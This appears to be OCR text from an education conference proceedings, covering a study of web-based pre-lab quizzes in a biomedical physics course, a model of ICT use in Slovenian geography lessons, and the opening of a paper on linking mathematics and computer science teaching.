Assessment could be one of the most influencing factors to the process of learning. Expectation of the assessment or perception of what is going to be assessed is amongst the primary motivators of teaching and learning [1]. The assessment could be for summative purposes, when it is used in order to determine what students have achieved in terms of knowledge and skills. Assessment may also be used for formative purposes, in order to provide students with feedback on how they are performing and to give them directions what they need to do to improve learning outcomes [2]. How to embed formative assessment in complex learning environments is still the matter of research [3] and formative assessment is assumed to be one of the most important research fields in the future [4].

In compliance with the increasingly present constructivist and student-centred approach [5], changes in assessment have been noticed. According to constructivist theory, formative assessment aims to facilitate the students to actively construct and not only passively receive their knowledge [6]. The assessment becomes continuous and it is integrated in learning and curriculum in order to foster students' development [7]. Departments are recommended to make sure that there is formative assessment which will provide feedback and help to pace student learning [8]. Black and Wiliam have pointed out the importance of alternative models that

capture the interactions between assessment and classroom learning [9]. According to Hattie and Jeager – „assessment needs to be an integral part of a model of teaching and learning if it is to change from its present status as an adjunct to `see' if learning has occurred, to a new status of being part of the teaching and learning process"[10]. They demonstrated the importance of the close interaction between assessment, learning, and feedback [10]. Some authors are calling for faster changes in that respect and are showing the directions of what the assessment should be. According to Birenbaum - "…Current assessment practices tend to focus on *Assessment of learning*. Such '*testing*' generally is summative, and drives the teaching ('teaching for the test'). It is also inauthentic, context independent, inflexible and uneconomical. As opposed to that, *Assessment for learning* is generally formative, integrated into the curriculum, authentic, context embedded and flexible"[11]. Formative e-assessment is recommended to be part of curriculum since it is proven to be effective [12].

In the traditional classroom teaching the impact of formative assessment on student achievement has barely been researched. However, it has been explored more extensively through literature on the ICT application in education [13]. ICT proves to be very helpful in the field of assessment, especially formative assessment since it allows the administration and the useful feedback to a large number of students in a very limited time [14]. Large student groups in higher education environment are increasingly present due to economical reasons and in such circumstances it is hard to achieve the teacher-student interaction and provide the students with the meaningful and right-in-time feedback of their progress. It is very important that the feedback is fast and during the process of learning, not after it, so that students have time to react and complement their knowledge in the fields where defiance is detected. The assessment is a strong motivational factor for learning and in medicine it has also the social role: society has the right to know that medical doctor is competent. Thereby, assessment in medicine is very important because of its role in public accountability [15]. The shift to summative continuous assessment has also been investigated. Trotter, 2006 has pointed out that the approach to continuous summative assessment has provided extrinsic motivation required to focus students' activities on the required tasks which enhanced the learning environment [16]. Taras states that summative feedback is also of value as it enhances the ability of students to self-assess [17]. Bell and Cowie reported that continuous summative assessment by teacher (not external examinations) was initially called formative assessment [4].

According to Tittle [18] and Black and Wiliam [9] the importance of ecological value of a research is irreplaceable in defining the applicability of results in normal classroom. Ecological validity [9] „is a report of work in real classrooms about what has become the normal method used by a teacher over many years".

In this paper authors have investigated, by means of survey, some constructs on acceptance and use of web-based assessment. The most popular and widely used model on technology acceptance designed in the context of ICT is the Technology Acceptance Model (TAM), introduced by Davis [19] and Davis et al. in 1989 [20]. Investigations on acceptance and use of technology have upgraded on previously developed technology and IT acceptance models (TAM being the most influential of them) into the Unified Theory of Acceptance and Use of Technology introduced by Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D in 2003 [21]. Some of computer based assessment factors, described also by [22], have been modified here for the purpose of the survey questioning users of the web-application *Pitalica* of their computer self efficacy, perceived ease of use, perceived usefulness (motivation) and goal expectancy (competencies).

III. METHODOLOGY

The aim of laboratory teaching in Physics is to make students understand the basic physical processes. It was a common situation during laboratory teaching for teacher to explain most of the time only elementary facts which have practical value and nothing to do with the substance and the very essence of what a student should adopt. If students come to a laboratory exercise well prepared practical problems are solved fast and the teacher can focus on physics lying underneath. In that case exercises are achieving the goal. Basically, students are preparing before the exercise when they expect to be assessed. To assess all the students orally before each exercise would be too time consuming, i.e. it would take almost all the available time. The attempt to ask the obviously unprepared students to leave the class was not successful. As a solution to that, a computer program named *Pitalica* has been developed in order to allow the teacher to quickly assess students at the beginning of each exercise. This kind of assessment aims to stimulate students to learn themselves the basic concepts before the class so that the teacher can focus on explaining more complex concepts and not lose all the time on exchanging banal information. It is assumed that a student will spend approximately 5 minutes on a computer answering to 4-6 questions related to the exercise that he/she is about to work off. This way, a student has the feed-back on his performance in terms of number of points achieved for a specific matter covered by an exercise.

A. Web application

The web application *Pitalica* has been introduced primarily in order to motivate students to prepare better and to participate actively during seminars. The results of the experiment during the academic years 2008/2009 and 2009/2010 have been described by Gamulin, Gugić, Gamulin [23]. After showing positive teaching results and good acceptance by students and teachers, the experiment have been extended also to the laboratory teaching. The results of the application of web-based formative quizzes in physics laboratory teaching at biomedical university study programs were presented in Gamulin and Gamulin

[24]. The experiment took place in the years 2009 and 2010 and the web-based formative quizzes had exclusively formative character. No influence of the *Pitalica* application to the practical exam passing success has been registered for one study program and only slight increase of practical exam passing rate for the other study program in the year of web-based formative assessment application. In this paper authors investigate the influence of formative web-based quizzes on the practical exam results when the total result achieved through quizzes brings 20% of the final exam grade.

The developed web application has a question pool from where questions for assessment are randomly selected. As a form of assessment there is implemented the multiple choice technique. The guidelines provided by Snow [25] have been followed. Number of answers offered to a question could vary from 3 to 5. The program limits the answering time depending on the severity if question. The time available for each question is pre-set by the instructor according to experience and the survey responses from the previous year. The sequence of questions changes in order to prevent the possibility to cheat. The test results are available to the teacher and to the student within 4-5 days. Exact answers are not given through the application, just the result, thus forcing students to learn directly from teaching material and not through multiple-choice tests.

The program has been developed as a web application based on PHP scripting language and MySQL data base and Ajax technology. One of the advantages of the program developed is the possibility of application regardless to specific premises.

B. Web-based quizzes

Laboratory classes are organized in groups of approximately 25 students. Each group has 7 different exercises (Study program 1) or 6 different exercises (Study program 2) during 2 hours and with the presence of 3 teachers. Each student spend a couple of minutes on a computer answering to 4 (in 2010) or 6 (in 2011) questions related to the exercise that he/she is about to perform.

C. Survey

The survey was distributed to first year students attending two different biomedical study programs during the Physics and Biophysics course in the years 2010 and 2011. For the Study program 1 (Table I), the number of respondents was 297 out of 305 students enrolled in the course in the year 2010, and in 2011 the number of respondents was 295 out of 308 students enrolled in the course. For Study program 2 (Table II), the survey has been responded by 95 out of 100 students enrolled in the course in 2010 and by 97 out of 110 students enrolled in the course only during the 2011. The study program is predominately enrolled by female students (more than 95%) and the gender analysis is not carried out.

TABLE I. GENDER STRUCTURE OF PROGRAM 1

	Study program 1				
	Enrolled	Respondents (N)	Man	Woman	Gender NA
2011	308	295	116	165	14
%		100,00	39,32	55,93	4,75
2010	305	297	98	187	12
%		100,00	33,00	62,96	4,04

The first question in the survey explored whether students perceive taking computer mediated quizzes as a burden (perceived ease of use; statement offered: I don't perceive the usage of computer for taking quizzes as a burden).

TABLE II. SURVEY RESPONDENTS IN PROGRAM 2

	Study program 2	
	Enrolled	Survey respondents (N)
2011	110	97
%	100,00	97,00
2010	100	95
%	100,00	95,00

Second question is questioning whether students' perceived level of preparing for the quizzes has been enlarged because of the application of *Pitalica* (motivation-usefulness; statement offered: taking quizzes regularly made me prepare better for exercises).

The third question is enquiring whether self assessed general competencies acquired have been enlarged because of the application of *Pitalica* (competencies-goal expectancy; statement offered: because of the regular preparation I understand better the content of an exercise).

The fourth question is exploring whether students prefer computer assisted quizzes in respect to oral quizzes (preferences; statement offered: I prefer computer assisted quizzes in respect to oral quizzes). Respondents to questions 1 to 4 were offered a scale from 1 to 5 (1- strongly disagree, 2 - disagree, 3 - undecided, 4 - agree, 5 - strongly agree).

Questions 5-11 are exploring the level of computer self efficacy: the self perceived frequency of computer usage, sending/receiving e-mails, Internet access, Word, Excel, Power Point and playing games. Respondents were offered a scale from 1 to 5 (1- once a month, 2 – a couple of times in a month, 3 – once a week, 4 – a couple of times in a week, 5 – every day).

D. Teachers

Laboratory exercises are held by 6 teachers in the same manner which was harmonized and agreed upon beforehand. All the teachers are usually graded during years by students with average grade 4.5 during anonymous survey at the end of the course.

IV. RESULTS

A. Web-based quizzes results

The usual way of teaching during Physics and Biophysics course comprises of lectures, seminars and exercises. In order to pass the final exam, a student has to attend exercises and pass practical exam after the course is over in order to obtain the right to take written part and subsequently the oral part of the final exam. So, experimental and written (pen and paper) practical exam (in further text Practical exam) has been taking place for generations as a prerequisite to pass the final exam. In this paper the Practical exam passing success and the final written exam grades have been demonstrated for the

period of six years (2006-2011) for the first exam term as recorded in Table III and Table IV. The first exam term has been evaluated as good enough choice since according to experience, almost all enrolled students take the first term (for the Study program 2 it is the second term which is taken most frequently). During years 2010 and 2011 the web-based quizzes (in further text Web-based quizzes) have been additionally introduced, taking place during the course before each laboratory exercise. According to the Department's rule the result achieved at Web-based quizzes did not influence the Practical exam result or the final written exam result in 2010. At that time Web-based quizzes had exclusively formative character. During the 2011, students were informed that aside from the formative role, the total result achieved through quizzes would also bring 20% of the final exam grade.

TABLE III. WEB-BASED QUIZ, PRACTICAL EXAM AND FINAL WRITTEN EXAM RESULTS FOR STUDY PROGRAM 1

	Study program 1		
	Web-based quizz - % of total points achieved	Practical exam-passing success %	Final written exam-average grade
year 2011	58,87%	81,42%	2,82
no. of resp. (N)	293	280 out of 293	299
year 2010	53,61%	63,28%	2,96
no. of resp. (N)	305	193 out of 305	304
year 2009	62,71%	73,48%	2,85
no. of resp. (N)	298	219 out of 298	297
year 2008		75,98%	3,10
no. of resp. (N)		193 out of 254	254
year 2007		61,92%	2,64
no. of resp. (N)		161 out of 260	260
year 2006		61,36%	2,95
no. of resp. (N)		181 out of 295	298

The intention is to see whether the introduction of Web-based quizzes has an influence to the Practical exam results. The final written exam average grades have been introduced in order to normalize a generation according to knowledge and competencies. The final written exams result has been chosen as unbiased since it is not affected by personal changes during years, questions base is analysed and standardised during many-years period and, of course, by the rule of Dept. the results achieved at Practical exam do not affect the final exam results. One can say that achieving a better result at Practical exam leads by all means to a better final written exam results, but it should be pointed out that matter covered by Practical exam and the matter covered by written exam do not directly overlap. The final exam contains theoretical and seminar issue so that the connection so far has not been established.

TABLE IV. WEB-BASED QUIZ, PRACTICAL EXAM AND FINAL WRITTEN EXAM RESULTS FOR STUDY PROGRAM 2

	Study program 2		
	Web-based quiz - % of total points achieved	Practical exam-passing success %	Final written exam-average grade
year 2011	47,93%	68,48%	N/A
no. of resp. (N)	95	63 out of 92	
year 2010	50,61%	50,00%	2,11
no. of resp. (N)	92	46 out of 92	
year 2009		48,15%	2,39
no. of resp. (N)		52 out of 108	
year 2008		67,01%	2,24
no. of resp. (N)			
year 2007		39,67%	1,91
no. of resp. (N)			
year 2006		32,03%	1,96
no. of resp. (N)			

In the Table III it is displayed that in the year 2007 the average final written exam grade has decreased compared to the year 2006, indicating the 2007 generation to be in general of a bit lower ability than the generation 2006. At the same time, Practical exam passing success was almost identical for those two years. In the year 2008 the average final written exam grade has considerably increased compared to the year 2007, indicating the 2008 generation to be outstandingly good. Practical exam passing success also increased considerably. In the year 2009, Web-based quizzes have been introduced and the average final written exam grade has considerably decreased compared to the year 2008, indicating 2009 generation to be of an average ability. Practical exam passing success has at the same time slightly decreased but still remained uncommonly high.

In the year 2010, Web-based quizzes have also been performed and the average final written exam grade has slightly increased compared to the year 2009, indicating 2010 generation to be of slightly higher ability compared to generation 2009. Practical exam passing success has at the same time considerably decreased. An explanation for this disappointing result could be that the students' enthusiasm and motivation for taking and preparing for Web-based quizzes have decreased in the year 2010. It might appear because of the feeling that a lot of effort has been invested and nothing (in terms of grade) received in return. Based on this assumption, the Department's rule has been changed in the year 2011 by introducing a combination of summative and formative assessment: the results achieved at Web-based quizzes are to bring up to 20% of the final exam grade. The final written exam average grade indicates the 2011 generation to be an average one and at the same time the Practical exam passing rate has increased to the high 81,42% thus confirming that the introduction of continuous formative assessment with a summative component could enhance the Practical exam passing rate.

For Study program 2, the Web-based quizzes were introduced during year 2010 (formative) and performed also in 2011 (formative + up to 20% of the final exam grade) as reviewed in Table IV. The tendency that the application of Web-based quizzes positively relates to Practical exam passing success is in Study program no. 2 even more distinct. As indicated in Table IV, in the year 2010, Practical exam passing success has increased for approximately 2% compared to the year 2009, final exam average grade being lower that the year before. In 2011 Practical exam passing rate increased to 68,48% which is the highest rate recorded in six years. Yet, the final exam

TABLE V. SURVEY RESULTS IN THE STUDY PROGRAM 1 - YEARS 2010 (N=297) AND 2011 (N=295)

	Study program 1					
	year 2010			year 2011		
	$Mean_{10}$	M_{10}	V_{10}	$Mean_{11}$	M_{11}	V_{11}
Ease of use	3,06	3	42,5	2,57	1	55,6
Motivation	3,24	4	38,9	3,37	4	36,9
Competenc.	3,71	4	28,8	3,83	4	27,5
Preferencie	3,09	5	48,2	2,6	1	55,9
Computer	4,70	5	15,6	4,87	5	9,11
E-mail	4,17	5	24,2	4,07	5	25,1
Internet	4,76	5	13,3	4,9	5	7,35
Word	3,29	3	34,8	3,34	4	33,7
Excel	2,06	1	56,7	1,84	1	53,8
Power Point	3,02	4	41,5	2,87	2	41,2
Playing	2,42	1	60,7	2,19	1	61,3
Time	3,06	3	42,5	4,23	5	22,5

average grade in not available yet so that the result could be fully confirmed only latter (results of the final exam will be available after submission of this paper). In the year 2008 a high passing rate of Practical exam was recorded due to oral quizzes performed during that year. Oral quizzes were not performed further due to exhaustion of teachers and refusal of students.

B. Survey results

The average 5-point scale responses as well as the mode values and respective coefficients of variation collected in surveys in the years 2010 and 2011 are recorded in Table V and Table VI.

The question concerning the ease of use of Web-based quizzes has been graded by the Study program 1 (Table V) respondents slightly positive and average grade has moderately fallen in the year 2011. The coefficients of variation (V_{10}=42,50%, V_{11}=55,62%) indicate insufficiently homogenous sets and the mode values (M_{10}=3, M_{11}=1) even emphasize that tendency.

TABLE VI. SURVEY RESULTS IN THE STUDY PROGRAM 2 - YEARS 2010 (N=95) AND 2011 (N=97)

	Study program 2					
	year 2010			year 2011		
	$Mean_{10}$	M_{10}	V_{10}	$Mean_{11}$	M_{11}	V_{11}
Ease of use	3,15	Mult	45,6	3,05	3	47,8
Motivation	3,53	3	34,5	3,43	3	35,9
Competenc.	3,57	5	35,7	3,9	5	26,0
Preferencie	3,52	5	39,1	3,56	5	40,3
Computer	4,76	5	11,7	4,82	5	9,93
E-mail	3,69	4	28,7	3,87	5	29,3
Internet	4,87	5	6,85	4,9	5	6,24
Word	2,67	3	44,4	3,01	4	36,9
Excel	1,48	1	51,8	1,52	1	49,2
Power	1,91	1	51,9	2,26	1	50,8
Playing	1,77	1	45,6	1,96	1	60,7
Time	3,97	4	25,8	4,15	4	20,0

Respondents enrolled in Study program 2 (Table VI) also graded the perceived ease of use slightly positive and the average grade has decreased in 2011. It is possible that the decrease in grades for Study program 1 is caused by the fact that in 2011 the Web-based quizzes have an impact on the final exam grade which is an additional burden for students.

When asked whether the Web-based quizzes made them prepare better (motivation), respondents in average agreed with the statement and the average grade increased in the second year. The coefficients of variation (V_{10}=38,97%, V_{11}=36,94%) indicate insufficiently homogenous sets and the mode values (M_{10}=4, M_{11}=4) confirm the average grade indicator. Students enrolled in Study program 2 graded the question in the similar way ($Mean_{10}$=3,53; $Mean_{11}$=3,43; M_{10}=3; M_{11}=3).

The question concerning the competencies acquired has been in average positively graded and the average grade has been better in the year 2011 for both Study programs.

The answers for question on whether students prefer Web-based quizzes in respect to oral quiz showed slightly positive average grade in 2010 and strongly decreased in 2011 ($Mean_{10}$=3,09, $Mean_{11}$=2,60). Since coefficients of variation (V_{10}=48,28%, V_{11}=55,90%) indicate insufficiently homogenous sets, the mode values (M_{10}=5, M_{11}=1) are even emphasizing this tendency for Study program 1. With Study program 2, the situation is completely different. The average grades are slightly positive for both years and mode values demonstrate that preferences are leaning strongly towards web-based quizzes.

According to survey, the respondents use computer, Internet and e-mail almost every day, Excell and Power Point once a month, Word once a week and play games using computer a couple of times per month.

Time available for completing an exercise was graded as appropriate in 2010 as well as in 2011 but better in 2011 which is understandable since the time could be better attuned due to experience.

The pair wise correlation coefficients are estimated for the following variables: Ease of use, Motivation, Competences and Preferences. According to obtained results for Study program 1, in 2010, students' motivation to prepare better for exercises due to web-based quizzes has been positively correlated to the web-based quizzes preferences (Person's correlation coefficient r=0,464, N=297, p<0,05, two-tailed) and to the competencies acquired (Person's correlation coefficient r=0,3947, N=297, p<0,05, two-tailed). In 2011, motivation has been also positively correlated to the web-based quizzes preferences (Person's correlation coefficient r=0,2591, N=295, p<0,05, two-tailed) and to the competencies acquired (Person's correlation coefficient r=0,4433, N=295, p<0,05, two-tailed). For the Study program 2 in 2010, the moderate positive correlation between competencies and motivation has also been established (r=0,509, N=95, p<0,05, two-tailed). In 2011, there has also been a moderate positive correlation between competencies and motivation (r=0,5854, N=97, p<0,05, two-tailed).

V. CONCLUSION

Students have spent approximately 2% of the teaching time available for the entire course in answering questions from *Pitalica.* It means that 98% of the teaching time was free for some other teaching activity. It was one of the

goals in developing the application to make students prepare better for laboratory exercises so that the majority of the time in class could be spent in qualitative teaching of physics, not in explaining notorious facts like "connect the wire with the resistor and the other wire with galvanometer…". The goal has been in that respect fully achieved. The results are also showing the enhancement in Practical exam passing rate. The students' attitude towards using Web-based quizzes is generally positive and the summative component improved motivation and acquired competencies perception but didn't contribute to its popularity.

The described experiment with introducing the web-based formative assessment was carried out during normal teaching with the same teachers and within the same environment as before the experiment and involving whole generations. Although the quantitative comparison with the strict equivalent control is not possible in such circumstances, authors agree that the importance of ecological value of the research prevails in defining the applicability of results in normal classroom.

Authors can conclude that formative e-assessment should be obligatory part of curriculum since it is proven to be effective. The ratio of formative and summative assessment which is most efficient is hard to generalize since it obviously depends on a specific course, students' profile, teachers profile, environmental factors etc. This paper is proposing a model of assessment in physics course at biomedical programs.

As a further step in research it is planned to extend the experiment by investigating the promotion of deep learning according to Bloom taxonomy by using web-based formative testing. Although multiple choice questions are regarded to promote only surface learning, when it is carefully combined with classical way of (in-class) teaching, maybe it could help students to adopt faster the required basic concepts and than proceed more successfully to analysis, synthesis and evaluation.

The model of ICT use in geography lessons

A.B. Petra Jesenek Bračko

* Primary school Franc Rozman - Stanet Maribor, Maribor, Slovenia
petra.jesenek@guest.arnes.si

Abstract - Purpose of this paper is to present a model of ICT use in Geography lessons, which is based on educational objectives of modern Geography lessons, new curricula for Geography and educational guidelines of the 21st century.
The model's basis is presented by groups of students, teachers and parents who participate in individual education segments in the field of Geography. These groups are accompanied by purposes of use of individual technology which are dissected according to curricula guidelines and educational objectives of Geography.
The paper introduces the criteria for creating the model, as well as the equipment, media and geographical contents that teachers in Slovenia (according to a research performed in 2010) include in their education process in Geography lessons.
The presented model is an important research contribution in the field of Geography didactics. It is also important from the view of possibilities offered by the ICT in Geography lessons, as well as from the view of needed methods' adaptation, teaching forms and self-education.

I. INTRODUCTION

The purpose of education is not merely data and information transfer and their retention and evaluation. Also searching of information in different sources and synthesis and analysis are not in the forefront anymore. Today it is more important to know how to master available information, how to select the important ones, and then to examine and critically comment on them. Thus the role of a teacher as an organizer of educational work and mentor of different activities is becoming more and more important.

Specific needs of individual courses and fast development of technologies urges teachers to think about the didactic value of ICT tools and equipment related to individual courses. In the following a model of ICT use in Geography lessons is introduced that underlines the applied value of modern technologies and media.

The paper discusses media and devices that contribute to digital literacy and the specific fields where teachers, students, parents, and other people involved in the education process can use these technologies. These fields are based on the newest objectives and renewed curricula for Geography lessons. The presented model of ICT use in Geography is an important contribution also in the light of broader possibilities of use and the inclusion of devices in the preparation, implementation and evaluation stage of courses as well as in all the activities related to the education process.

II. MAIN BODY

A. Basic premises for specifying the model

For determining the model of ICT use in Geography those facts were used as basic premises, which are typical for ICT use in the education process and its specific application in Geography lessons. Key premises are:

- fast technological development is part of the daily life of students and teachers;
- communication technology becomes cheaper and more available to people and educational institutions;
- Slovenian schools now have better technologies through tenders, projects...;
- modern trends of education demand the use of ICT (Strategy for Lifelong Learning, Si2010, International Charter on Geographical Education, Lucerne Declaration on Geographical Education for Sustainable Development, Manifesto of futures Prospects for Geography...);
- problem-oriented approach and three objectives are also included and underlined in the International Charter on Geographical Education. These objectives are: knowledge and understanding of geographical phenomena and processes, gaining geographical skills, and learning relationships and values;
- the renewed curricula for Geography lessons in primary (2011) and secondary schools lay down the development of competences of teachers and students with special emphasis on ICT use in formal learning situations (in class) and other professional work (also for the needs of personal development). The curricula also underlines the development of knowledge, understanding, skills and evaluation with the help of ICT;
- functional literacy is one of eight key-objectives of modern geographical education;
- analysis and review of past projects, and the integration of schools in the national project of e-schools, which is based on counselling and didactical and technical support;
- in future, ICT use in Geography lessons will be based on the development of skills in line with the curricula and the four key-objectives, which are as follows: “personal fulfilment and development, active citizenship, social inclusion and employment” [1];
- according to the research’s findings from 2010 57 per cent of teachers believe that a model, which would demonstrate possible application methods

and the inclusion of ICT in Geography lessons, would be useful [2];
- review of the ICT use in Germany and Great Britain shows bad organisation and poor inclusion of ICT in education;
- Geography offers many possibilities of cooperation with other school courses.

The information society underlines the importance of informatization and implementation of new technologies on all levels of life, also in education and when growing up. Important are the use of ICT and the methods to obtain access to knowledge and development of skills [3].


Information-communication technology enables individuals (students and teachers) access to latest information and lifelong learning. It also enables the use of geographical methods (statistical analysis, field work, interviewing etc.) that help meet the objectives of Geography learning [4].

Future learning should be as problem-oriented and sensible as possible. This means, it should be closely related to life and technologies that pupils and teachers already know and use. Furthermore, it should raise new questions and find answers to problems of the modern world and problems of the students [5].

Today, the equipment in Slovenian schools is much better than it was ten years ago. This is because of the multitude of projects carried out by the Ministry of Education and Sport, the National Institute for Education of the Republic of Slovenia, and European Social Funds, as well as due to co-financing of equipment and technology. The research, carried out between March and May 2010, showed that Slovenian Geography classrooms are well equipped with technologies, but less with modern technologies, which would enable the development of geographical thinking and digital competences. These technologies are PC, LED projector, software with geographical content, the Internet, geographical information systems, i-table, mobile devices, GPS, printer, scanner, digital camera and camcorder. More than 70 per cent of Geography classrooms out of 95 included in the research of primary and secondary schools in Slovenia in 2010 had Internet access, geographical software and LCD projectors. 68.4 per cent possessed a PC. Far worse were the results concerning the equipment of Geography classrooms with i-tables (25.3 per cent), geographical information systems (13.7 per cent) and GPS navigation (8.4 % per cent) [3].

B. The model of ICT use in Geography lessons

Main criteria on which the model was developed were target groups to whom the education process is directed and other parties who participate in its realisation, i.e. students, teachers, parents, etc. Each group specific purposes of ICT use according to the guidelines of curricula (picture 1) were set.



Picture 1: The basic scheme of the model of ICT use in Geography lessons [3]

To broaden the applicability the model was divided in detail (picture 2). Teachers can use ICT in all segments of their work and include it into the education process. Also in their personal education, when following news and highlights, in experience exchange as well as in different didactical situations. These occur at all stages of planning, preparation, implementation and evaluation of educational program. With the help of the model teachers become aware of the technology use in field and lab work, in assessment of knowledge, extracurricular activities and when working with children with special needs.

Students use ICT for gaining geographical competences, especially skills. This includes:
– use of sources, literature and devices;
– students expressing themselves in words, quantity, graphical form and pictures;
– searching, collecting, editing and interpreting data;
– technology and devices handling, and
– development of strategies for successful learning.

Knowledge and comprehension development of students is related to learning, repeating, and expanding knowledge, doing home work independently, cooperating in educational preparation, as well as searching and collecting information for personal development.

Learning of relationships and values of students relates to self-evaluation and evaluation of work done by others with the help of ICT, to problem solving, developing of personal interest and following the news. The use of modern technology is also very important in order to maintain social contacts, cooperation and intercultural dialogue.

Development of digital literacy, including handling databases, their critical evaluation and demonstration of results to the public with having regard to ethical principles is also underlined in the Manifesto of futures Prospects for Geography[6].


ICT is also used by parents and other school staff in interpersonal cooperation and support, transfer of information and communication.

According to their own wishes, desire, experience, and available technologies at school or at home model users can add to the model examples of concrete media and contents. Media, which are used in Geography lessons, are as follows: PC, LCD projector, overhead

projector, TV and VCR, CD/DVD player, radio, printer, scanner, digital camera, camcorder, i-table, GPS navigation, mobile devices…

Teachers also often use different contents relating to the Internet, educational games, crosswords, rebuses with geographical content, geographical information systems, animations with software with geographical content, pictures, e-mail, e-classrooms, e-material, video, forums, debate groups, social networks, blogs... It is important that the teacher evaluates the applicability of the material from the Internet and justifies its pedagogical and didactical value. In doing this the teacher must be very critical and accurate, because many materials are of different quality and professional level. A list of competent and reviewed material for teachers for easier Internet browsing is published on the website of the Slovenian Ministry of Education and Sport.

The model of ICT use in Geography lessons is graphically designed with the program Smart Draw.



Picture 2: The model of ICT use in Geography lessons [3]

In forming and preparing educational work (field work, excursions, competitions...) a student can use a PC, GPS navigation for data collection, and mobile devices for communication. For the preparation student can use geographical software or the Internet. For communication, coordination, exchange of views, proposals or experience student can use e-mail, e-classrooms, forums, social networks etc.

The application of the model on different levels of education depends on the educational objectives, available technology, knowledge and motivation for its use of students and teachers.

According to the research in 2010 PC, LCD projector, the Internet, and software with geographical content are those technologies, which are most commonly used [3].

Reference [7] shows that because of their wide use and connectivity with the Internet, interactive tables are replacing traditional green and white tables and older information technologies, such as TV, radio, VCR, and DVD player. High added value of the table lies in the possibilities of sharing different information on several levels (picture, sound, Internet connectivity...). In this way a multimedia approach in teaching is enabled. The tasks can be interactive including different senses: eyesight, hearing and feeling.

In primary schools students can use GPS devices for learning orientation, at field work or excursions, as well as when learning the aids for Geography lesson, location determining etc. In secondary schools students can broaden their knowledge by editing, processing and demonstrating data on spatial phenomena and processes in connection with other tools and aids. In secondary school digital competences are specified. With geographical information systems (GIS) and other tools (GPS, Google Earth) students should collect, edit, process and demonstrate data on spatial phenomena and processes [8].

The possibilities of GIS inclusion are related to preparation work and preparation of material for teaching

in the form of information, by which teachers demonstrate processes and phenomena. GIS can be used as a tool for observation, analysis and simulation of different dynamics in the environment. Besides teaching the use of geographical information systems is also important when student would like to see the possibilities of gaining, collecting, selecting, evaluating and interpreting spatial data that teachers receive in digital form. Of same importance is also the capability of a student to use these data for spatial evaluation and his capability to specify, record and communicate them to others [9].

With this model we expect teachers to use specific technologies more often and include them in the preparation, implementation and evaluation stage of education process.

The model is useful from the standpoint of possibilities that ICT can offer in Geography, and needed adaptations in the use of technology to meet different objectives.

III. CONCLUSION

The model of ICT use demonstrates different possibilities of using digital contents, technologies and devices regardless of the geographical content and level of teaching. This model is useful on all levels of schooling. It can be upgraded and classified if needed. At the same time it presents a new achievement in the field of Geography didactics and implements new guidelines for future teaching of Geography.

Abstract - This article gives insight into methodical correlation model of teaching mathematics and computer science. The model shows the way in which the related areas of computer science and mathematics can be supplemented, if it transforms the way of teaching and creates a „joint" lesson. Various didactic materials are designed, in which all instructional content is available to students on the internet in Moodle system, using multimedia and didactic games.

I. INTRODUCTION

Methodological proposal of a creative mathematics teaching that we elaborate on in this paper will apply to methodological solutions to certain mathematics classes, with a strong correlation between the subject of mathematics and the subject of computer science. As the National Curriculum Framework of the Republic of Croatia [1] within the educational objectives and areas specifies, it is necessary to encourage students in their work, instruct them in the application of new technologies, introduce diversity in the teaching of mathematics, as well as to prepare students for a lifelong learning. Encouraging the use of various didactic materials in the learning process opens up the possibility of using computers in the teaching of mathematics, with a special emphasis on the particular IT possibilities, such as certain computer programs designed for specific areas of mathematics.

